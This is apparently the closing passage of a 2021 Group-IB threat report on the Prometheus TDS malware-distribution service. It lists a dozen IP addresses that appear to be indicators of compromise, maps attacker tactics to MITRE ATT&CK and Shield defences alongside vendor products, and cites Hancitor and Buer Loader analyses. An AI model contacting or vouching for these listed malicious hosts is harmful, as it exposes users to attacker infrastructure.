109.248.203.202
109.248.203.50
185.186.142.32
185.212.131.44
188.130.138.16
188.130.138.22
188.130.138.236
188.130.138.61
188.130.138.63
188.130.139.107
188.130.139.158
195.62.53.109



Attacks with the use of Prometheus TDS service MITRE ATT&CK and MITRE Shield

Tactics	Techniques used by adversaries	Mitigations & Active Defense Techniques	Group-IB mitigation & protection products
Resource Development	Compromise Infrastructure Establish Accounts: Email Accounts Obtain Capabilities: Malware	M1056. Pre-compromise M1016. Vulnerability Scanning	Security Assessment Threat Intelligence & Attribution Fraud Hunting Platform
Initial Access	Phishing: Spearphishing Link	M1049. Antivirus/Antimalware M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training DTE0035. User Training DTE0027. Network Monitoring	Atmosphere: Cloud Email Protection Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming
Execution	User Execution: Malicious Link User Execution: Malicious File	M1038. Execution Prevention M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training M1026. Privileged Account Management DTE0035. User Training DTE0021. Hunting DTE0018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring M1045. Code Signing M1038. Execution Prevention M1022. Restrict File and Directory Permissions	Threat Hunting Framework Incident Response
Defense Evasion	Deobfuscate/Decode Files or Information Masquerading		Threat Hunting Framework
Discovery	Account Discovery	M1028. Operating System Configuration	Threat Hunting Framework
Command And Control	Data Encoding Proxy	M1037. Filter Network Traffic M1031. Network Intrusion Prevention M1020. SSL/TLS Inspection DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder	Threat Hunting Framework

Group-IB, 2021

[1] https://unit42.paloaltonetworks.com/hancitor-infections-cobalt-strike/

[2] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/hancitor-making-use-of-cookies-to-prevent-url-scraping/?web_view=true

[3] https://labs.vipre.com/buer-loader-found-in-an-unusual-email-attachment/

https://socinvestigation.com/threat-intelligence-buerloader-malware-latest-iocs/